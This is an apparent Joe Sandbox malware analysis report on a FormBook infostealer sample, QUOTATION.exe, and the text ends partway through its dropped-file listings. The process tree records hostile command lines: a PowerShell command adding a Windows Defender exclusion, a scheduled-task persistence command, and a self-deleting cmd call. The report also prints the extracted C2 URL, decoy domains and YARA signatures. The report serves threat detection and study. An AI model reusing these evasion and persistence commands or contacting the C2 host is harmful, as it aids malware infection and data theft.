ID: 532906
Sample Name:
QUOTATION.exe
Cookbook: default.jbs
Time: 19:53:41
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report QUOTATION.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 6
Sigma Overview 6
System Summary: 7
Jbx Signature Overview 7
AV Detection: 7
Networking: 7
E-Banking Fraud: 7
System Summary: 7
Data Obfuscation: 7
Boot Survival: 7
Hooking and other Techniques for Hiding and Protection: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 8
Stealing of Sensitive Information: 8
Remote Access Functionality: 8
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 11
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 11
Contacted IPs 11
Public 11
General Information 11
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 12
IPs 12
Domains 12
ASN 12
JA3 Fingerprints 12
Dropped Files 12
Created / dropped Files 12
Static File Info 15
General 15
File Icon 15
Static PE Info 15
General 15
Entrypoint Preview 16
Data Directories 16
Sections 16
Resources 16
Imports 16
Version Infos 16
Network Behavior 16
Network Port Distribution 16
TCP Packets 16
UDP Packets 16
DNS Queries 16
DNS Answers 16
HTTP Request Dependency Graph 17
HTTP Packets 17
Code Manipulations 17
User Modules 17

Hook Summary 17
Processes 18
Statistics 18
Behavior 18
System Behavior 18
Analysis Process: QUOTATION.exe PID: 6924 Parent PID: 1744 18
General 18
File Activities 18
File Created 18
File Deleted 18
File Written 18
File Read 18
Analysis Process: powershell.exe PID: 7120 Parent PID: 6924 18
General 19
File Activities 19
File Created 19
File Deleted 19
File Written 19
File Read 19
Analysis Process: conhost.exe PID: 7164 Parent PID: 7120 19
General 19
Analysis Process: schtasks.exe PID: 5516 Parent PID: 6924 19
General 19
File Activities 20
File Read 20
Analysis Process: conhost.exe PID: 3180 Parent PID: 5516 20
General 20
Analysis Process: QUOTATION.exe PID: 6728 Parent PID: 6924 20
General 20
Analysis Process: QUOTATION.exe PID: 5372 Parent PID: 6924 20
General 20
File Activities 21
File Read 21
Analysis Process: explorer.exe PID: 3352 Parent PID: 5372 21
General 21
File Activities 22
Analysis Process: autoconv.exe PID: 3180 Parent PID: 3352 22
General 22
Analysis Process: NETSTAT.EXE PID: 5100 Parent PID: 5372 22
General 22
File Activities 22
File Read 23
Analysis Process: cmd.exe PID: 6896 Parent PID: 5100 23
General 23
File Activities 23
Analysis Process: conhost.exe PID: 6936 Parent PID: 6896 23
General 23
Disassembly 23
Code Analysis 23


Windows Analysis Report QUOTATION.exe

Overview

General Information

Sample Name:	QUOTATION.exe
Analysis ID:	532906
MD5:	213d8fd4b74e3b1.
SHA1:	3fcea21ca260c92..
SHA256:	696ba286fa1d2d4.
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…
- Uses netstat to query active network…
- Maps a DLL or memory area into an…
- Initial sample is a PE file and has a …

Classification



Process Tree

- **System is w10x64**
- QUOTATION.exe (PID: 6924 cmdline: "C:\Users\user\Desktop\QUOTATION.exe" MD5: 213D8FD4B74E3B1122CFC1A9159AA579)
  - powershell.exe (PID: 7120 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\lQdAGavApIJoo.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 7164 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 5516 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\lQdAGavApIJoo" /XML "C:\Users\user\AppData\Local\Temp\tmp8E88.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 3180 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - QUOTATION.exe (PID: 6728 cmdline: C:\Users\user\Desktop\QUOTATION.exe MD5: 213D8FD4B74E3B1122CFC1A9159AA579)
  - QUOTATION.exe (PID: 5372 cmdline: C:\Users\user\Desktop\QUOTATION.exe MD5: 213D8FD4B74E3B1122CFC1A9159AA579)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - autoconv.exe (PID: 3180 cmdline: C:\Windows\SysWOW64\autoconv.exe MD5: 4506BE56787EDCD771A351C10B5AE3B7)
    - NETSTAT.EXE (PID: 5100 cmdline: C:\Windows\SysWOW64\NETSTAT.EXE MD5: 4E20FF629119A809BC0E7EE2D18A7FDB)
      - cmd.exe (PID: 6896 cmdline: /c del "C:\Users\user\Desktop\QUOTATION.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 6936 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.purelai.store/p2r0/"
  ],
  "decoy": [
    "armory-village.net",
    "gailgylee.store",
    "hyjqjd.com",
    "dgastudios.com",
    "freedomofspain.com",
    "coneofpositivity.com",
    "wesleyb.com",
    "cacciatorediteglie.com",
    "refatu.com",
    "apexfreightdispatch.com",
    "fichesdematerialisees.com",
    "hoopmetaverse.com",
    "gesogog.com",
    "mosaicelevatormonitoring.com",
    "mrstarrtutorsmath.com",
    "kebalunion.com",
    "xn--15qv36df6am25bt2p.top",
    "archedbeautynw.com",
    "glczklft.com",
    "zhejiang-huayang.com",
    "mariogriffinphoto.com",
    "metomecetefur.rest",
    "sabimode.com",
    "pityporg.online",
    "plumbinghelp411.com",
    "neontvplay.com",
    "hellofurb.com",
    "jamerah.com",
    "alarshllc.com",
    "secure2work.cloud",
    "wanderlustwallart.com",
    "altinayrent.com",
    "odishaparagliding.com",
    "jijijfiaf.xyz",
    "zaracentres.com",
    "shorthillsnjhomespecialists.com",
    "everdayevolution.net",
    "kpopyostore.com",
    "bitsandbuds.com",
    "dalstudio.net",
    "anh-law.com",
    "ecogreenhanukkah.com",
    "ittibrief.com",
    "itargetcampaigns.com",
    "abczqzhkmu.com",
    "dentistslexington.com",
    "searchinmetaverse.com",
    "mypharmatea.com",
    "omdeforoush.com",
    "bbtenzymes.com",
    "thefactologist.com",
    "mki-sb.com",
    "escrowtimeonline.com",
    "global-therm.com",
    "yourlifedesignjourney.com",
    "318donate.com",
    "montessori-academies.com",
    "virgotalk.com",
    "alvincjohnson.com",
    "hxcopymrerem.biz",
    "gslean.com",
    "darknessnft.com",
    "hummelconstrllc.com",
    "metaversefed.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000018.00000002.545684823.0000000000D50000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000018.00000002.545684823.0000000000D50000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000018.00000002.545684823.0000000000D50000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
00000013.00000000.332122675.000000000FD1B000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000013.00000000.332122675.000000000FD1B000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x26b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x21a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x27b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x292f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x141c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x8927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x992a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
17.0.QUOTATION.exe.400000.6.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
17.0.QUOTATION.exe.400000.6.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x143a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x979a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1361c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa493:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab27:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
17.0.QUOTATION.exe.400000.6.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17a49:$sqlite3step: 68 34 1C 7B E1 • 0x17b5c:$sqlite3step: 68 34 1C 7B E1 • 0x17a78:$sqlite3text: 68 38 2A 90 C5 • 0x17b9d:$sqlite3text: 68 38 2A 90 C5 • 0x17a8b:$sqlite3blob: 68 53 D8 7F 8C • 0x17bb3:$sqlite3blob: 68 53 D8 7F 8C
17.0.QUOTATION.exe.400000.6.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
17.0.QUOTATION.exe.400000.6.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 17 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Networking:

System process connects to network (likely due to code injection or exploit)

Uses netstat to query active network connections and open ports

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Self deletion via cmd delete

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Scheduled Task/Job 1	Process Injection 5 1 2	Disable or Modify Tools 1 1	Credential API Hooking 1	System Network Connections Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop Insecure Network Communica
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Credential API Hooking 1	Exfiltration Over Bluetooth	Encrypted Channel 1	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 4	Security Account Manager	System Information Discovery 1 1 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Security Software Discovery 3 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	File Deletion 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rootkit 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming o Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 5 1 2	/etc/passwd and /etc/shadow	System Network Configuration Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cell Base Static

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
QUOTATION.exe	40%	Virustotal		Browse
QUOTATION.exe	18%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\lQdAGavAplJoo.exe	18%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
17.0.QUOTATION.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
17.0.QUOTATION.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
17.2.QUOTATION.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
17.0.QUOTATION.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
purelai.store	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.purelai.store/p2r0/?U2JXS=kHZbGirW+rtifSnrplUrhxYS41BJcQ1JCeh0wMn6PQuFvfZqsbftW9WXbX4R7rV3sWuJ&cH=-ZeTxXnX	100%	Avira URL Cloud	malware	
www.purelai.store/p2r0/	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
purelai.store	208.51.62.42	true	true	• 2%, Virustotal, Browse	unknown
www.archedbeautynw.com	192.185.0.218	true	false		unknown
www.purelai.store	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.purelai.store/p2r0/?U2JXS=kHZbGirW+rtifSnrplUrhxYS41BJcQ1JCeh0wMn6PQuFvfZqsbftW9WXbX4R7rV3sWuJ&cH=-ZeTxXnX	true	• Avira URL Cloud: malware	unknown
www.purelai.store/p2r0/	true	• Avira URL Cloud: malware	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.51.62.42	purelai.store	United States		17139	NETRANGEUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532906
Start date:	02.12.2021
Start time:	19:53:41
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	QUOTATION.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@17/8@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 18.4% (good quality ratio 16.4%) • Quality average: 72.9% • Quality standard deviation: 31.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:54:32	API Interceptor	1x Sleep call for process: QUOTATION.exe modified
19:54:36	API Interceptor	40x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NETRANGEUS	z0x3n.x86-20211110-2150	Get hash	malicious	Browse	• 173.247.233.114
	http://https://bootsonagmvhhy.storage.googleapis.com/bootsizitvhjeo.html#qs=r-abacaecgjgkeacaefbicababacagbacfcaccakjbackbfahebejacb	Get hash	malicious	Browse	• 208.51.63.170

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\QUOTATION.exe.log	
Process:	C:\Users\user\Desktop\QUOTATION.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1310
Entropy (8bit):	5.345651901398759
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE47mE4Ko88:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz6
MD5:	D918C6A765EDB90D2A227FE23A3FEC98
SHA1:	8BA802AD8D740F114783F0DADC407CBFD2A209B3
SHA-256:	AB0E9F716E31502A4C6786575C5E64DFD9D24AF99056BBE2640A2FA322CFF4D6
SHA-512:	A937ABD8294BB32A612F8B3A376C94111D688379F0A4DB9FAA2FCEB71C25E18D621EEBCFDA5706B71C8473A4F38D8B3C4005D1589B564F9B1C9C441B6D3378 4
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22272
Entropy (8bit):	5.602934150606012
Encrypted:	false
SSDEEP:	384:vtCDLC0ma0M1D93bD3RYSBKnMjultl+77Y9g9SJ3xOT1Ma7ZlbAV79W07a5ZBDIL:QlBRu4KMClthf9cUCafw5iVA
MD5:	590EFBC148FE68AA56C46E9E0FF3D7F0
SHA1:	2690E695521BFA00E6989969BC9FB0F97E493A40
SHA-256:	76F88D68E1EA3A3ACD8D130BDDCD5BB271D687693FE920AE14F5DE3A51453511
SHA-512:	8AAA5F6D4B3AC305D3C0C984667BDC2805CBA4F53A51052589FBFA615BB1EE05CE82891919B57FE5214735DA8A41CE1EDD33BEDE40FFB13AE9F350A7613A93 A5
Malicious:	false
Preview:	@...e.....y.....h.s.....J.....@.....H.....<@.^.L."My...:P..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...]....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0nyncxzs.h2v.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_oorirpyr.0hv.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
